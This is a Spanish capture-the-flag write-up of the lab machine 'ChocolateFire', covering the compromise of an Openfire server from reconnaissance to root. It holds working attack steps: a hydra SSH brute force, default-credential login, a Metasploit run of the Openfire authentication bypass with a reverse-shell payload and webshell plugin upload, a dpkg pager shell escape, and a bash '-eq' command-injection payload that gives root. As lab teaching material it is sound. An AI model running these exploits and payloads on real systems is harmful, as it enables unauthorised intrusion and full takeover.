

Máquina ChocolateFire



ChocolateFire

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Dificultad: Medio

Fecha de creación:
25/06/2024

Reconocimiento

Comienzo con un escaneo completo de **nmap**

SHELL

```
> nmap -p- -sSCV --min-rate=5000 -Pn -n 172.17.0.2 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-15 18:20 CET
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 8.33% done; ETC: 18:21 (0:01:06 remaining)
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 9c:7c:e5:ea:fe:ac:f5:bc:21:54:87:66:70:ed:df:75 (RSA)
| 256 b2:1a:b1:05:0e:7e:94:18:98:19:8f:60:d7:04:7a:1c (ECDSA)
|_ 256 c1:81:ba:4f:1a:99:9f:32:10:4a:6a:d9:f4:aa:40:de (ED25519)
5222/tcp   open  jabber       Ignite Realtime Openfire Jabber server 3.10.0 or later
|_ ssl-cert: ERROR: Script execution failed (use -d to debug)
| xmpp-info:
| STARTTLS Failed
| info:
| capabilities:
| errors:
|   invalid-namespace
|   (timeout)
| unknown:
| auth_mechanisms:
| features:
```


```

|   compression_methods:
|   xmpp:
|     version: 1.0
|_  stream_id: 9hrn636eci
5223/tcp open  ssl/hpvirtgrp?
|_  ssl-date: TLS randomness does not represent time
5262/tcp open  jabber      Ignite Realtime Openfire Jabber server 3.10.0 or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     errors:
|       invalid-namespace
|       (timeout)
|     unknown:
|     auth_mechanisms:
|     features:
|     compression_methods:
|     xmpp:
|       version: 1.0
|_  stream_id: 91uolel4sd
5263/tcp open  ssl/unknown
|_  ssl-date: TLS randomness does not represent time
5269/tcp open  xmpp        Wildfire XMPP Client
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     errors:
|       (timeout)
|     unknown:
|     features:
|     compression_methods:
|     xmpp:
|_  auth_mechanisms:
5270/tcp open  xmp?
5275/tcp open  jabber      Ignite Realtime Openfire Jabber server 3.10.0 or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     errors:
|       invalid-namespace
|       (timeout)
|     unknown:
|     auth_mechanisms:
|     features:
|     compression_methods:
|     xmpp:
|       version: 1.0
|_  stream_id: 5lmn1afa5k

```

```
5276/tcp open  ssl/unknown
|_ ssl-date: TLS randomness does not represent time
7070/tcp open  http      Jetty
|_ http-title: Openfire HTTP Binding Service
7777/tcp open  socks5      (No authentication; connection failed)
| socks-auth-info:
|_ No authentication
9090/tcp open  hadoop-datanode Apache Hadoop
|_ http-title: Site doesn't have a title (text/html).
| hadoop-datanode-info:
|_ Logs: jive-ibtn jive-btn-gradient
| hadoop-tasktracker-info:
|_ Logs: jive-ibtn jive-btn-gradient
MAC Address: 46:2B:E4:E7:76:42 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Aquí me reporta un montón de puertos pero el que para mi destaca es el 9090 ya que al parecer es http:



Esto es una web que usa Openfire y además tenemos versión

Explotación

Forma 1

De momento para esta versión parece que no hay exploits:

SHELL	
> searchsploit openfire	
Exploit Title	Path
Openfire 3.10.2 - Cross-Site Request Forgery	| jsp/webapps/38192.txt
Openfire 3.10.2 - Multiple Cross-Site Scripting Vulnerabilities	| jsp/webapps/38191.txt
Openfire 3.10.2 - Privilege Escalation	| jsp/webapps/38190.txt
Openfire 3.10.2 - Remote File Inclusion	| jsp/webapps/38189.txt
Openfire 3.10.2 - Unrestricted Arbitrary File Upload	| jsp/webapps/38188.txt
OpenFire 3.10.2 < 4.0.1 - Multiple Vulnerabilities	| jsp/webapps/40065.md
Openfire 3.5.2 - 'login.jsp' Cross-Site Scripting	| jsp/webapps/32249.txt
Openfire 3.6.2 - 'group-summary.jsp' Cross-Site Scripting	| jsp/webapps/32677.txt
Openfire 3.6.2 - 'log.jsp' Cross-Site Scripting	| jsp/webapps/32679.txt
Openfire 3.6.2 - 'log.jsp' Directory Traversal	| jsp/webapps/32680.txt
Openfire 3.6.2 - 'user-properties.jsp' Cross-Site Scripting	| jsp/webapps/32678.txt
Openfire 3.6.4 - Multiple Cross-Site Request Forgery Vulnerabilities	| jsp/webapps/15918.txt
Openfire 3.6.4 - Multiple Cross-Site Scripting Vulnerabilities	| jsp/webapps/35169.txt
Openfire 3.x - jabber:iq:auth 'passwd_change' Remote Password Change	| multiple/remote/32967.txt
Openfire 4.6.0 - 'groupchatJID' Stored XSS	| jsp/webapps/49233.txt
Openfire 4.6.0 - 'path' Stored XSS	| jsp/webapps/49229.txt
Openfire 4.6.0 - 'sql' Stored XSS	| jsp/webapps/49235.txt
Openfire 4.6.0 - 'users' Stored XSS	| jsp/webapps/49234.txt
Openfire Server 3.6.0a - Admin Console Authentication Bypass (Metasploit)	| jsp/webapps/19432.rb
Openfire Server 3.6.0a - Authentication Bypass / SQL Injection / Cross-Site Scripting	| jsp/webapps/707

Simplemente por probar probé admin/admin y me logeo xd:

Not Secure 172.17.0.2:9090/index.jsp

Import bookmarks... Cibersecurity Hacking Correo and accounts IA ricing Social Media English Nube Shopping eJPT IFP

openfire

Server Users/Groups Sessions Group Chat Plugins

Server Manager Server Settings TLS/SSL Certificates Media Services PubSub

Server Information

Update Information

Server version 4.9.2 is now available. [Click here](#) to download or read the [change log](#) for more information.

Below you will find server information, ports being used and latest news about Openfire.

Server Properties

Server Uptime: 12 minutes -- started Mar 15, 2025, 5:14:50 PM
Version: Openfire 4.7.4
Server Directory: /mnt/openfire
XMPP Domain Name: ⚠ your-ip

Environment

Java Version: 17.0.2 Oracle Corporation -- OpenJDK 64-Bit Server VM
Appserver: jetty/9.4.43.v20210629

Server Host Name (FQDN): your-ip
OS / Hardware: Linux / amd64
Locale / Timezone: en / Coordinated Universal Time (0 GMT)
OS Process Owner: root
Java Memory: 143.06 MB of 3956.00 MB (3.6%) used

Ignite Realtime News

XMPP Summit #27 and FOSDEM 2025, Jan 14, 2025

Florian, Dan and Dave Elected in the XSFI, Nov 21, 2024

Version 1.2.0 of Threaddump plugin Released!, Nov 5, 2024

Openfire 4.9.1 release, Nov 1, 2024

Smack 4.5.0-beta5 released, Oct 17, 2024

XMPP: The Protocol for Open, Extensible Instant Messaging, Oct 2, 2024

Pade plugin for Openfire version 1.8.3 released!, Sep 20, 2024

Server Ports

Interface	Port	Type	Description
All addresses	5222	Client to Server	The standard port for clients to connect to the server. On this port plain-text connections established, which, depending on configurable security settings , can (or must) be upgraded to encrypted connections.
All addresses	5223	Client to Server	The port used for clients to connect to the server using the old SSL/TLS method. Connections established on this port are established using a pre-encrypted connection. This type of connectivity is commonly referred to as the "old-style" or "legacy" method of establishing encrypted connections. Configuration details can be modified in the security settings .
All addresses	7070	HTTP Binding	The port used for unsecured HTTP client connections.
All addresses	7443	HTTP Binding	The port used for secured HTTP client connections.
All addresses	5269	Server to Server	The port used for remote servers to connect to this server. On this port plain-text connections are established, which, depending on configurable security settings , can (or must) be upgraded to encrypted connections.
All addresses	5270	Server to Server	The port used for remote servers to connect to this server. Connections established on this port are established using a pre-encrypted connection. This type of connectivity is commonly referred to as the "old-style" or "legacy" method of establishing encrypted connections. Configuration details can be modified in the security settings .
All addresses	5275	External Components	The port used for external components to connect to the server. On this port plain-text connections are established, which, depending on configurable security settings , can (or must) be upgraded to encrypted connections.

En Users/Groups podemos enumerar usuarios:

server Users/Groups Sessions Group Chat Plugins

Users Groups

User Summary

Total Users: 3 -- Sorted by Username -- Users per page: 100

	Online	Username	Name	Groups	Created	Last Logout	Edit	Delete
1		5laahb		None	Jun 25, 2024	Never logged in before.		
2		admin	Administrator	None	Jan 1, 1970	Never logged in before.		
3		chocolatitochingon	chocolatitochingon	None	Jun 25, 2024	Never logged in before.		

Mientras sigo investigando, ejecuto hydra y me saca la contraseña del usuario chocolatitochingon para SSH:

```
> hydra -l chocolatitochingon -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-03-15 18:30:37

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use `-t 4`

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (1:1/p:14344400), ~896525 tries per task

[DATA] attacking ssh://172.17.0.2:22/

[22][ssh] host: 172.17.0.2 login: chocolatitochingon password: chocolate

Forma 2

Si buscamos un poco, aunque no lo especifique, si que parece que hay un CVE para esa versión de openfire

openfire 4.7.3 CVE git

Todo

Videos

Videos cortos

Imágenes

Noticias

Web

Libros

Más

GitHub

https://github.com > miko550 > C...

Traducir esta página

miko550/CVE-2023-32315: Openfire Console ...

Openfire Console Authentication Bypass Vulnerability with RCE plugin - miko550/CVE-2023-32315.

GitHub

https://github.com > CVE-2023-3...

Traducir esta página

K3ysTr0K3R/CVE-2023-32315-EXPLOIT: A PoC ...

Openfire, a cross-platform real-time collaboration server utilizing the XMPP protocol developed by the Ignite Realtime community, faces a severe vulnerability ...

Entonces inicio **metasploit** y busco por OpenFire y eligo el 4:

```
msf6 > search openfire
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/ auth_bypass	2008-11-10	excellent	Yes	Admin Console Authentication Bypass
1	target: Java Universal	.	.	.	.
2	target: Windows x86 (Native Payload)	.	.	.	.
3	target: Linux x86 (Native Payload)	.	.	.	.
4	exploit/multi/http/ auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	authentication bypass with RCE plugin

Este exploit cuenta con las siguientes opciones:

6 / 12

```
msf6 > use 4
```

```
[*] Using configured payload java/shell/reverse_tcp
```

```
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > options
```

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):

Name	Current Setting	Required	Description
ADMINNAME		no	Openfire admin user name, (default: random)
PLUGINAUTHOR		no	Openfire plugin author, (default: random)
PLUGINDESC		no	Openfire plugin description, (default: random)
PLUGINNAME		no	Openfire plugin base name, (default: random)
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	9090	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the web application
VHOST		no	HTTP server virtual host

Payload options (java/shell/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	yes		The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Java Universal

Yo lo configuro para que mis opciones se vean tal que así:

```
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > options
```

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):

Name	Current Setting	Required	Description
ADMINNAME		no	Openfire admin user name, (default: random)
PLUGINAUTHOR		no	Openfire plugin author, (default: random)
PLUGINDESC		no	Openfire plugin description, (default: random)
PLUGINNAME		no	Openfire plugin base name, (default: random)

Proxies no A proxy chain of **format** type:host:port[,type:host:port][...]

RHOSTS 172.17.0.2 **yes** The target host(s), see <https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html>

RPORT 9090 **yes** The target port (TCP)


SSL false no Negotiate SSL/TLS for outgoing connections

TARGETURI / **yes** The base path to the web application

VHOST no HTTP server virtual **host**

Payload options (java/shell/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.89	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port



Ejecutamos y ya crear un usuario y directamente nos da una shell como root por lo que no hay escalada de esta forma, podemos incluso comprobar que el usuario se ha creado.

Lo anterior se puede hacer de manera más manual:

<https://github.com/miko550/CVE-2023-32315>

Nos bajamos el repo que tendrá el exploit y un **.jar**



```
python3 CVE-2023-32315.py --target http://172.17.0.2:9090
```

CVE-2023-32315


Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: http://172.17.0.2:9090
Successfully retrieved JSESSIONID: node09a9bkcyj055zrkzwcwptom98c41.node0 + csrf: d5s8EPRoeEHplFd
User added successfully: url: http://172.17.0.2:9090 username: 801xg4 password: 1pnak3


Ejecutamos `python3 CVE-2023-32315.py --target http://172.17.0.2:9090` y nos creará un usuario con el que logearnos, aunque podemos usar otro que supieramos como fue el caso anterior con `admin:admin`.




Entramos y confirmamos que existe el usuario, vamos a plugins y añadimos el `.jar` y lo subimos



Después nos vamos a



Una vez ahí, ponemos la contraseña (123) y ya tenemos webshell



En resumen, este exploit se aprovecha de una vulnerabilidad para crear un usuario y después subir un plugin con una webshell lo que sería un Bypass + RCE y con root directamente.

Escalada (Si has seguido la forma 1)

Con `sudo -l` veo que estoy en el grupo sudores y puede ejecutar `dpkg` como el usuario pinguinacio:

```
chocolatitochingon@e310e9d30743:~$ sudo -l
Matching Defaults entries for chocolatitochingon on e310e9d30743:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User chocolatitochingon may run the following commands on e310e9d30743:
    (pinguinacio) NOPASSWD: /usr/bin/dpkg
```

Para sacar una `bash` con `dpkg` ejecuté:

```
chocolatitochingon@e310e9d30743:~$ sudo -u pinguinacio /usr/bin/dpkg -l
```

```

on and deletes)
ii  debconf 1.5.77 all
ii  debian-archive-keyring 2021.1.1 all
ii  debianutils 4.11.2 amd64
ii  diffutils 1:3.7-5 amd64
ii  dmsetup 2:1.02.175-2.1 amd64
ry
ii  dpkg 1.20.9 amd64
ii  e2fsprogs 1.46.2-2 amd64
ii  findutils 4.8.0-1 amd64
ii  gcc-10-base:amd64 10.2.1-6 amd64
kage)
ii  gcc-9-base:amd64 9.3.0-22 amd64
kage)
ii  gpgv 2.2.27-2+deb11u1 amd64
  tool
ii  grep 3.6-1 amd64
ii  gzip 1.10-4 amd64
ii  hostname 3.23 amd64
n name
ii  init-system-helpers 1.60 all
ii  libacl1:amd64 2.2.53-10 amd64
ii  libapparmor1:amd64 2.13.6-10 amd64
ii  libapt-pkg6.0:amd64 2.2.4 amd64
ii  libargon2-1:amd64 0~20171227-0.2 amd64
rary
ii  libattr1:amd64 1:2.4.48-6 amd64
ry
ii  libaudit-common 1:3.0-2 all
mmon files
ii  libaudit1:amd64 1:3.0-2 amd64
ii  libblkid1:amd64 2.36.1-8+deb11u1 amd64
ii  libbsd0:amd64 0.11.3-1+deb11u1 amd64
d library
ii  libbz2-1.0:amd64 1.0.8-4 amd64
  library - runtime
ii  libc-bin 2.31-13+deb11u3 amd64
ii  libc6:amd64 2.31-13+deb11u3 amd64
ii  libcap-ng0:amd64 0.7.9-2.2+b1 amd64
ii  libcap2:amd64 1:2.44-1 amd64
ii  libcbor0:amd64 0.5.0+dfsg-2 amd64
FC 7049)
ii  libcom-err2:amd64 1.46.2-2 amd64
! /bin/bash

```

Y estoy como el usuario pinguinacio

SHELL

```

pinguinacio@e310e9d30743:/home/chocolatitochingon$ whoami
pinguinacio

```

Una vez como pinguinacio vemos que podemos ejecutar el siguiente script:

SHELL

```
pinguinacio@e310e9d30743:/home/chocolatitochingon$ sudo -l
Matching Defaults entries for pinguinacio on e310e9d30743:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pinguinacio may run the following commands on e310e9d30743:
    (ALL) NOPASSWD: /bin/bash /home/pinguinacio/script.sh
```

Este es el contenido del script:

SHELL

```
pinguinacio@e310e9d30743:/home/chocolatitochingon$ cat /home/pinguinacio/script.sh
#!/bin/bash

read -rp "Ingrese el número 1 para hacer un backup de tus archivos: " numero

if [[ "$numero" -eq 1 ]]
then
    echo "El número ingresado es igual a 1"
    echo "Intentando copiar archivos al directorio /opt..."
    cp * /opt
    echo "Copia completada."
else
    echo "El número ingresado no es igual a 1. No se realizará ninguna operación."
fi
```

Para la explotación busqué en Internet por "bash eq privilege escalation" para sabotear el parámetro *-eq* y esto me salio:

<https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/bash-eq-privilege-escalation/>

Entonces ejecutando esto, ahora somos root:

```
pinguinacio@e310e9d30743:~$ sudo /bin/bash /home/pinguinacio/script.sh
Ingrese el número 1 para hacer un backup de tus archivos: a[$(/bin/sh >&2)]+42
# whoami
root
```